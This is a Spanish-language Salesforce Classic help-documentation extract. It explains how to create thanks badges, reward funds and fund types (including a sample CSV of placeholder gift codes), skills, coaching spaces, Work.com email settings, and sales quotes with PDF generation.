
Nota: Los usuarios pueden crear, modificar, compartir y dar insignias de agradecimiento sin una licencia de Work.com. Sin embargo, los usuarios necesitarán una licencia de Work.com para usar las insignias vinculadas a premios. Para obtener más información sobre la obtención de Work.com, póngase en contacto con Salesforce.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las funciones de premios requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.




Acceda a la biblioteca de insignias disponibles desde la ficha Insignias. Haga clic en **Nuevo** para crear una insignia, o haga clic en una insignia para ver o modificar los detalles de una insignia. Solo puede ver las insignias que tenga permiso para otorgar, y su capacidad de crear o modificar insignias puede estar limitado dependiendo del modo de configuración de la función.




Otorgue insignias de agradecimiento desde el publicador de Chatter. Los usuarios están limitados en estos momentos a otorgar insignias a usuarios uno a uno. Para obtener más información, consulte Dar las gracias a sus compañeros de trabajo.

Vea las insignias que ha recibido un usuario en la ficha Reconocimiento de su perfil de Chatter.

## CONSULTE TAMBIÉN

- Crear una insignia
- Configurar el acceso a insignias de agradecimiento
- Fondos de premios
- Creación de fondos de premios
- Activar o desactivar configuración de Work.com

# Crear una insignia

Cree insignias personalizadas para reconocer y agradecer de forma exclusiva la labor de sus compañeros.

Pase por ella: Crear una insignia de agradecimiento

1. Haga clic en la ficha Insignias.

   Si la ficha Insignias no aparece, haga clic en a la derecha de sus fichas actuales y selecciónela en la página Todas las fichas.

2. Haga clic en **Nuevo**.
3. Introduzca un nombre y una descripción para la insignia, agregue una imagen para la insignia y de forma opcional asigne premios y límites de insignias.

   Nota:

   - Solo los usuarios con la opción Premios habilitada pueden crear una insignia de premios.
   - Las insignias no pueden transferirse desde una organización de Sandbox a una organización de producción.
   - Puede limitar el acceso a registros de insignias con la lista relacionada Acceso, pero las imágenes de la insignia están disponibles de forma externa.

| Campo Insignia | Descripción |
|---|---|
| Nombre de insignia | Nombre de la insignia. |
| Activo | Indica que la insignia está activa y disponible para otorgar. Esta configuración se activa de forma predeterminada. |
| Fondos de premios | Seleccione un fondo de premios para esta insignia si procede. |
| Nombre del propietario | El nombre del propietario de la insignia. |
| Insignia de empresa | Seleccione esta opción para convertir la insignia en una insignia de empresa. Solo los usuarios con el permiso de moderador de Chatter pueden crear y modificar insignias de empresa. Las insignias de empresa permiten a todos los usuarios dar la insignia. |
| Descripción | Descripción del significado de la insignia. |
| URL de imagen | Representación visual de la insignia. Haga clic en el campo de imagen para seleccionar una imagen de un directorio de su equipo. Las imágenes de insignias se almacenan en 128 x 128 píxeles y están disponibles de forma externa. |

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las funciones de premios requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver la ficha Insignias:

- No se necesita un permiso de usuario adicional.

Para crear una insignia:

- "Crear" en documentos
- La configuración "Restringir creadores de insignias personalizadas" está desactivada de forma predeterminada. Si la configuración está activada los usuarios necesitan el permiso "Crear definiciones de insignias personalizadas".

| Campo Insignia | Descripción |
|---|---|
| Número límite | Número de insignias disponibles. Puede ser para cada usuario o para todos los usuarios. El valor predeterminado es un número de insignias ilimitado. |
| Fecha de inicio límite | Indica cuándo empieza el sistema a contar el número de insignias utilizadas. El valor predeterminado es la fecha de creación de la insignia. |
| Tipo de límite | Seleccione Por usuario para tener un número límite aplicado a cada usuario. Seleccione Por empresario para tener un número límite aplicado a toda la organización. |

4. Haga clic en **Guardar**.

El acceso para insignias personalizadas se establece en todos los usuarios internos de forma predeterminada. Para cambiar el acceso a una insignia personalizada, vaya a la página de detalles de la insignia y haga clic en **Modificar lista** en la lista relacionada Acceso.

CONSULTE TAMBIÉN

Descripción general de Reconocimiento
Configurar el acceso a insignias de agradecimiento
Fondos de premios

## Configurar el acceso a insignias de agradecimiento

Configure el acceso a insignias de agradecimiento utilizando la lista relacionada Acceso.

1. En la ficha **Insignias**, haga clic en la insignia que desea modificar.
   Si no ve la ficha Insignias, haga clic en a la derecha de sus fichas actuales y selecciónela en la página Todas las fichas.
2. En la lista relacionada Acceso, haga clic en **Modificar lista**.
3. Introduzca los grupos públicos o usuarios a los que desea otorgar acceso.
   Solo puede otorgar acceso a usuarios con licencias admitidas.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general de Reconocimiento
Crear una insignia
Fondos de premios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las funciones de premios requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

# Fondos de premios

Work.com Rewards le permite vincular premios tangibles a insignias. Puede vincular insignias a premios tangibles a partir de la mayoría de códigos de regalos digitales generales.

Su administrador debe activar Thanks y Rewards en su organización.

Work.com Rewards asiste en su elección de programas de premios o marcas, en combinación con el tipo de fondos de premios predeterminado de Amazon.com™. La información sobre premios se almacena en dos objetos: Tipo de fondo de premios y Fondo de premios. A continuación se incluye una breve introducción a las diferencias entre ambos.

**Tipo de fondos de premios**

Este objeto contiene información fija sobre un premio, como el tipo de divisa, la información de canjeo y los detalles de carga del archivo CSV. Entre los ejemplos se incluyen Amazon.com™, iTunes™ o Starbucks™.

**Fondo de premios**

Este objeto contiene los códigos de regalos y solo pueden vincularse con un único tipo de fondo de premios. Cada fondo de premios tiene definido un valor que puede determinar adquiriendo códigos de regalo para la denominación específica.

Por ejemplo, un fondo de premios denominado Premios T1 España puede contener códigos vinculados con tarjetas de regalo de Amazon.com con un valor de 100 €. Otro fondo de premios denominado Premios a la atención al cliente T1 puede contener códigos vinculados con tarjetas de regalo de Amazon.com con un valor de 20 €. Estos fondos de premios pueden relacionarse con el mismo tipo de fondo de premios. Sin embargo, un fondo de premios vinculado con tarjetas de regalo de Starbucks estaría relacionado con un tipo de fondo de premios distinto.

Puede crear insignias de premios en tres pasos.

1. Cree un tipo de fondo de premios o use el tipo de fondos de premios predeterminado de Amazon.com.
2. Cree un fondo de premios y cargue códigos de premios.
3. Vincule una insignia de agradecimiento a un fondo de premios.

## CONSULTE TAMBIÉN

- Descripción general de Reconocimiento
- Creación de tipos de fondos de premios
- Creación de fondos de premios
- Crear una insignia

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las funciones de premios requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver fondos de premios:

- "Leer" en fondos de premios

Para crear fondos de premios:

- "Crear" en premios

  "Crear" en fondos de premios

# Creación de tipos de fondos de premios

Utilice tipos de fondos de premios para especificar información general sobre recompensas, como códigos de divisa, información de canje y detalles de carga de archivos CSV.

1. Haga clic en la ficha Tipo de fondos de premios.

   Si la ficha Tipo de fondos de premios no está disponible, haga clic en + a la derecha de sus fichas actuales y selecciónela en la página Todas las fichas.

2. Haga clic en **Nuevo**.
3. Introduzca los detalles del tipo de fondos de premios.

**Información**

| Campo | Descripción |
|---|---|
| Nombre de tipo de fondos de premios | Nombre del tipo de fondos de premios. Intente seleccionar algo descriptivo, como Amazon.CA (Canadá) o Starbucks (EE. UU.). |
| Sistema de crédito | Seleccione Códigos de premios para vincular sus recompensas a una recompensa en efectivo. Seleccione Puntos si la recompensa no está vinculada a efectivo. Los tipos de fondos de premios que utilizan Puntos ignoran el campo Código de divisa. |
| Activo | Indica si el tipo de fondos de premios está activo o no. |
| Nombre del propietario | Propietario del tipo de fondos de premios. |
| Código de la divisa | Tipo de divisa. |
| Predefinido | Ajuste de sólo lectura que indica si un tipo de fondos de premios es predefinido, como el tipo Amazon.com predeterminado. No puede cambiar el nombre, el sistema de crédito ni el código de divisa de los tipos de fondos de premios predefinidos. El sistema genera los tipos de fondos predefinidos, por lo que no se pueden modificar. |

**Canjeo**

| Campo | Descripción |
|---|---|
| URL de canje | URL en la que se canjea la recompensa. Este campo es opcional basándose en el tipo de código de recompensa. En el caso de códigos de recompensa que sean vínculos, no introduzca una URL de canje. |
| Información de canje | Instrucciones para canjear la recompensa, incluidos los posibles pasos adicionales que el usuario deba realizar para canjear la recompensa. |
| Condiciones y descargo de responsabilidad | Información legal adicional sobre el tipo de fondos de premios. |

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las funciones de premios requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver tipos de fondos de premios:

- "Leer" en tipos de fondos de premios

Para crear tipos de fondos de premios:

- "Crear" en tipos de fondos de premios

  "Leer" y "Crear" en fondos de premios

  "Leer" y "Crear" en recompensas

**Cargar configuración**

| Campo | Descripción |
| --- | --- |
| Columna de código de recompensa | Columna de un archivo CSV que especifica los códigos de recompensa. La carga utiliza la segunda columna de manera predeterminada. Introduzca un número para especificar una columna diferente. |
| Columna de valor de recompensa | Columna de un archivo CSV que especifica los valores de recompensa. La carga utiliza la tercera columna de manera predeterminada. Introduzca un número para especificar una columna diferente. |

4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Fondos de premios
- Creación de fondos de premios
- Crear una insignia
- Descripción general de Reconocimiento

# Creación de fondos de premios

Use los fondos de premios para relacionar los códigos de premios con un tipo de fondo de premios.

Los usuarios pueden crear insignias de premios a partir de los fondos de premios que han creado. Los fondos de premios pueden incluir tarjetas regalo de Amazon.com™ compradas a uno de nuestros proveedores externos, como TangoCard™, o programas de premios distintos ajenos a Amazon.com.

1. Haga clic en la ficha Fondos de premios.

   Si la ficha Fondos de premios no está disponible, haga clic en + a la derecha de sus fichas actuales y selecciónelos en la página Todas las fichas.

2. Haga clic en **Nuevo**.
3. Asigne un nombre al fondo, seleccione el Tipo de fondo de premios e introduzca el valor del premio.
4. Haga clic en **Guardar**.
5. Cargue o introduzca sus códigos de premios.
   - Para cargar códigos de premios a través de un archivo CSV, seleccione **Cargar CSV** y seleccione **Seleccionar archivo**. Seleccione un archivo CSV y haga clic en **Cargar**.

     De forma predeterminada, la carga utiliza la segunda columna para códigos de recompensa y la tercera columna para valores de recompensa. Sin embargo, puede establecer estos en diferentes valores en el tipo de fondos de premios relacionado. A continuación verá un ejemplo de cómo debe asignar un formato a su archivo CSV:

| | A | B | C |
|---|---|---|---|
| 1 | Sequence Number | Reward Code | Reward Value |
| 2 | 1 | 1111-222222-3333 | 10 |
| 3 | 2 | 1111-222222-4444 | 10 |
| 4 | 3 | 1111-222222-5555 | 10 |
| 5 | 4 | 1111-222222-6666 | 10 |
| 6 | 5 | 1111-222222-7777 | 10 |

     Nota: Asegúrese de que los datos del código de premio comienzan en la segunda fila del archivo CSV. La primera fila se considera fila de encabezado y no se carga.

   - Para introducir manualmente los códigos de premios, seleccione **Nuevo premio**. Introduzca el código de premio y haga clic en **Guardar**.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las funciones de premios requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver fondos de premios:
- "Leer" en fondos de premios

Para crear fondos de premios:
- "Crear" en fondos de premios

  "Crear" en premios

## CONSULTE TAMBIÉN

Descripción general de Reconocimiento
Fondos de premios
Creación de tipos de fondos de premios
Crear una insignia
Descripción general de Reconocimiento

# Descripción general de habilidades

Las habilidades permiten a los usuarios compartir información sobre su experiencia profesional. Con las habilidades, los usuarios pueden descubrir, colaborar con y aprobar a otros usuarios según sus conocimientos.

La función Habilidades facilita la identificación de expertos en distintas áreas. Los usuarios pueden agregar o eliminar habilidades de su página de perfil de Chatter o de las páginas de detalles de registro y otros usuarios pueden aprobar estas habilidades. Use la barra de búsqueda global para buscar expertos con habilidades específicas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Adición de una habilidad a través de las páginas de detalles de registros
Agregue habilidades para compartir su experiencia profesional.

Eliminación de una Habilidad a través de las páginas de detalles de registros
Elimine una habilidad cuando esta ya no sea útil.

Aprobación de una Habilidad a través de las páginas de detalles de registros
Apruebe la habilidad de un usuario de promover su experiencia en un área específica.

## CONSULTE TAMBIÉN

Activar o desactivar configuración de Work.com
Personalización de habilidades
Limitaciones de habilidades
Adición de una habilidad a través de las páginas de detalles de registros

## Adición de una habilidad a través de las páginas de detalles de registros

Agregue habilidades para compartir su experiencia profesional.

Si la habilidad ya existe, use la barra de búsqueda global para encontrar la habilidad y haga clic en **Agregar a mi perfil** en el registro de esa habilidad.

1. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. En la lista relacionada Habilidades de usuario, haga clic en **Nueva habilidad**.
3. Introduzca el nombre de su habilidad junto con una descripción opcional.
4. Haga clic en **Guardar**.
   Se creará la habilidad.
5. Haga clic en **Agregar a mi perfil**.
6. Haga clic en **Guardar**.
   Se le asociará esa habilidad.

También puede agregar habilidades en las páginas de perfil de Chatter.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar habilidades:

- "Crear" en Habilidades y usuarios de Habilidades

CONSULTE TAMBIÉN

- Descripción general de habilidades
- Eliminación de una Habilidad a través de las páginas de detalles de registros
- Aprobación de una Habilidad a través de las páginas de detalles de registros
- Personalizar su experiencia de Salesforce

## Eliminación de una Habilidad a través de las páginas de detalles de registros

Elimine una habilidad cuando esta ya no sea útil.

1. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. En la sección Habilidades de usuario, haga clic en **Eliminar** junto a la habilidad que desea eliminar.
3. Haga clic en **Aceptar**.

La habilidad ya no está asociada con su usuario, pero no se elimina. Solo los propietarios de las habilidades con los permisos adecuados y los usuarios con el permiso "Modificar todos los datos" pueden eliminar habilidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar habilidades:

- "Leer" en Habilidades

  Y

  "Eliminar" en usuarios de Habilidades

También puede eliminar habilidades en las páginas de perfil de Chatter.

CONSULTE TAMBIÉN

- Descripción general de habilidades
- Adición de una habilidad a través de las páginas de detalles de registros
- Aprobación de una Habilidad a través de las páginas de detalles de registros
- Personalizar su experiencia de Salesforce

## Aprobación de una Habilidad a través de las páginas de detalles de registros

Apruebe la habilidad de un usuario de promover su experiencia en un área específica.

1. Vaya a la página de perfil del usuario que desee aprobar.
2. Haga clic en en la esquina superior derecha y seleccione **Detalle de usuario**.
3. En la sección Habilidades de usuario, haga clic en el vínculo Nombre de usuario de habilidad o Aprobaciones junto a la habilidad que desea aprobar.
4. Haga clic en **Agregar Aprobación**.
5. Haga clic en **Guardar**.

También puede aprobar habilidades en las páginas de perfil de Chatter.

CONSULTE TAMBIÉN

- Descripción general de habilidades
- Adición de una habilidad a través de las páginas de detalles de registros
- Eliminación de una Habilidad a través de las páginas de detalles de registros

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar respaldos a habilidades:


- "Crear" en Aprobaciones

  Y

  "Leer" en Habilidades y usuarios de Habilidades

# Descripción general del apoyo

Con la opción de apoyo de Work.com, puede ofrecer apoyo o recibir apoyo de forma privada de un miembro de su empresa. Además, puede compartir espacios de apoyo para incluir a observadores y participantes adicionales. Puede acceder a la opción de apoyo mediante la ficha Apoyo de su página de perfil.




En la página de apoyo, puede:

- Ver una lista de sus espacios de apoyo.

  Puede crear sus propios filtros (como Mis apoyos, Personas I Apoyo, y Relaciones inactivas) que sean adecuadas para su organización.

- Hacer clic en **Nuevo** para crear un espacio de apoyo. Puede tener tantos espacios de apoyo como desee.

Haga clic en un espacio de apoyo de su vista de lista para acceder a la página de detalles.

Desde esta página, puede:

- Haga clic en **Mostrar noticias en tiempo real** para ver las noticias en tiempo real relacionadas con un espacio de apoyo.

  Su administrador debe habilitar el seguimiento de noticias en tiempo real de Chatter para mostrar las noticias.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El apoyo requiere una licencia de **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver los espacios de apoyo:

- "Leer" en Apoyo

Para crear espacios de apoyo:

- "Crear" en Apoyo

- Acceda a los objetivos, las mediciones, las actividades, las notas y los datos adjuntos relacionados con un espacio de apoyo en particular.
- Establezca espacios de apoyo como inactivos cuando ya no le resulten útiles. Esta acción retiene el historial de registros, y podrá reactivar el espacio de apoyo en cualquier momento.
- Elimine espacios de apoyo si tiene el nivel de acceso adecuado.

CONSULTE TAMBIÉN

Descripción general de objetivos

Consideraciones para el uso de tareas

Consideraciones para el uso de eventos y calendarios

Personalizar el seguimiento de noticias en tiempo real de Chatter

Activar o desactivar configuración de Work.com

# Configuración de ajustes de correo electrónico de Work.com

Habilite el correo electrónico de Work.com para recibir notificaciones relacionadas con sus comentarios y recompensas de Work.com.

1. Desde su configuración personal, introduzca *Work.com* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de correo electrónico** en Work.com.
2. En la sección General, seleccione **Recibir mensajes de correo electrónico**.

   Puede cancelar la selección de esta opción en cualquier momento si ya no desea recibir mensajes de correo electrónico de Work.com.
3. En la sección Personal, seleccione qué tipos de mensajes de correo electrónico desea recibir.

| Ajuste de correo electrónico | Descripción |
|---|---|
| Alguien me da una recompensa | Seleccione esta opción si desea recibir un correo electrónico cuando alguien le de una recompensa. |
| Se me piden comentarios o recibo comentarios sobre una pregunta que he realizado | Seleccione esta opción si desea recibir un correo electrónico cuando alguien le pida sus comentarios o alguien responda a una pregunta que haya realizado. |

4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar los ajustes de correo electrónico:

- No se requieren permisos adicionales

CONSULTE TAMBIÉN

Activar o desactivar configuración de Work.com

Personalizar su experiencia de Salesforce

# Creación de presupuestos y documentación de contratos

## Presupuestos

Presupuestos en Salesforce representa los precios propuestos de los servicios y productos de su empresa. Puede crear un presupuesto desde una oportunidad y sus productos. Cada oportunidad puede tener varios presupuestos asociados y cualquiera de ellos se puede sincronizar con la oportunidad. Cuando un presupuesto y una oportunidad están sincronizados, cualquier cambio de las partidas del presupuesto se sincroniza con los productos de la oportunidad y viceversa.

### Crear y gestionar presupuestos

Cree presupuestos mostrando a sus clientes los precios de los productos y servicios que ofrece. Puede crear un conjunto de presupuestos para mostrar diferentes combinaciones de productos, descuentos y cantidades para que los clientes puedan comparar los precios. Luego gestione sus presupuestos para mantenerlos actualizados.

### Sincronizar presupuestos y oportunidades

Vincule un presupuesto a la oportunidad desde la cual se ha creado. De este modo, las actualizaciones en un registro siempre se reflejan en el otro.

### Crear y enviar correos electrónicos de PDF de presupuestos

Proporcione presupuestos a sus clientes de forma sencilla: mediante PDF. Cree PDF de presupuesto desde una plantilla estándar o desde el diseño de su empresa. A continuación envíe un correo electrónico con un presupuesto a su cliente.

### Consideraciones para la eliminación de presupuestos

Antes de eliminar un presupuesto, se recomienda comprender cómo afecta la eliminación a los PDF relacionados con el presupuesto y la sincronización con oportunidades.

CONSULTE TAMBIÉN

- Oportunidades
- Campos de presupuestos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver presupuestos:
- "Leer" en presupuestos

Para crear presupuestos:
- "Crear" en presupuestos

Para agregar partidas de presupuesto:
- "Modificar" en presupuestos

  Y

  "Leer" en productos y listas de precios

# Crear y gestionar presupuestos

Cree presupuestos mostrando a sus clientes los precios de los productos y servicios que ofrece. Puede crear un conjunto de presupuestos para mostrar diferentes combinaciones de productos, descuentos y cantidades para que los clientes puedan comparar los precios. Luego gestione sus presupuestos para mantenerlos actualizados.

1. Haga clic en **Nuevo presupuesto** en la lista relacionada Presupuestos de una oportunidad. Los campos `Subtotal`, `Descuento`, `Precio total` y `Total` muestran valores de la oportunidad.
2. Cumplimente los campos.
3. Guarde sus cambios.
   - Se agrega un número de presupuesto exclusivo.
   - Los productos de la oportunidad se copian en el presupuesto como partidas.
   - El total se vuelve a calcular en base a los impuestos o la información de envío que haya introducido.

Para agregar una partida a un presupuesto:

1. Haga clic en **Agregar partida** en la lista relacionada Partidas de presupuesto.
2. Si no se ha seleccionado una lista de precios en la oportunidad, seleccione una lista de precios para el presupuesto. De lo contrario, el presupuesto utilizará la lista de precios de la oportunidad.
3. Introduzca los criterios de búsqueda para localizar una partida.
4. Seleccione los productos que desea agregar y haga clic en **Seleccionar**.
5. Cumplimente los campos. El precio de venta adquiere como valor predeterminado el precio de lista del producto registrado en la lista de precios. Dependiendo de sus permisos, puede modificar el precio de venta.
6. Guarde sus cambios.

   Las partidas se agregan a la lista relacionada Partidas de presupuesto. El total en la sección detalles es la suma de las partidas relacionadas. El descuento es el descuento medio para las partidas.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para ver presupuestos:
- "Leer" en presupuestos

Para crear presupuestos:
- "Crear" en presupuestos

Para agregar partidas de presupuesto:
- "Modificar" en presupuestos

  Y

  "Leer" en productos y listas de precios

## CONSULTE TAMBIÉN

Consideraciones para la creación y gestión de presupuestos en partidas de presupuesto

Crear y enviar correos electrónicos de PDF de presupuestos

## Sincronizar presupuestos y oportunidades

Vincule un presupuesto a la oportunidad desde la cual se ha creado. De este modo, las actualizaciones en un registro siempre se reflejan en el otro.

1. Abra el presupuesto que desee sincronizar y luego haga clic en **Iniciar sincronización**.
2. Haga clic en **Continuar**, **Sincronizar** y luego **Hecho**.

   El presupuesto y la oportunidad están ahora sincronizados. El campo de la oportunidad `Presupuesto sincronizado` y la lista relacionada Presupuestos identifican el presupuesto que está sincronizado actualmente.
3. Para detener la sincronización entre un presupuesto y una oportunidad, abra el presupuesto sincronizado y luego haga clic en **Detener sincronización**.

   Las actualizaciones ya no se sincronizarán entre los registros.
4. Para sincronizar un presupuesto distinto con una oportunidad, siga los pasos de sincronización de un presupuesto.

   El presupuesto sincronizado anteriormente detiene la sincronización y el nuevo presupuesto la inicia.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para sincronizar presupuestos:
- "Crear" en presupuestos

CONSULTE TAMBIÉN

Cómo funciona la sincronización de presupuestos

Solución de problemas de sincronización de presupuestos

## Crear y enviar correos electrónicos de PDF de presupuestos

Proporcione presupuestos a sus clientes de forma sencilla: mediante PDF. Cree PDF de presupuesto desde una plantilla estándar o desde el diseño de su empresa. A continuación envíe un correo electrónico con un presupuesto a su cliente.

Crear un PDF de presupuesto desde la plantilla estándar

Cree rápidamente archivos PDF de presupuesto desde las plantillas estándar.

Crear un PDF de presupuesto seleccionando una plantilla

Seleccione desde las plantillas disponibles para crear un PDF.

Enviar un PDF de presupuesto por correo electrónico

Envíe un correo electrónico con su presupuestos para la aprobación del cliente directamente desde la página de vista previa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear o enviar por correo electrónico PDF de presupuesto:
- "Modificar" en presupuestos

CONSULTE TAMBIÉN

Consideraciones para la creación de PDF de presupuestos

## Crear un PDF de presupuesto desde la plantilla estándar

Cree rápidamente archivos PDF de presupuesto desde las plantillas estándar.

Si no ha creado ninguna plantilla personalizada ni ha generado ningún PDF, comience desde la plantilla estándar.

1. En la página de detalles de presupuesto, genere una vista previa haciendo clic en **Crear PDF**.
2. Guarde el PDF en la lista relacionada PDF de presupuesto haciendo clic en **Guardar para presupuesto**. El nombre del PDF es el nombre del presupuesto más un número de versión, como *PresupuestoAcme_V1*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

## Crear un PDF de presupuesto seleccionando una plantilla

Seleccione desde las plantillas disponibles para crear un PDF.

Si ha creado un PDF, seleccione una plantilla de la lista de plantillas que ha utilizado recientemente. Si no ha creado un PDF o desea usar una plantilla que no se muestra, puede buscar la que desee.

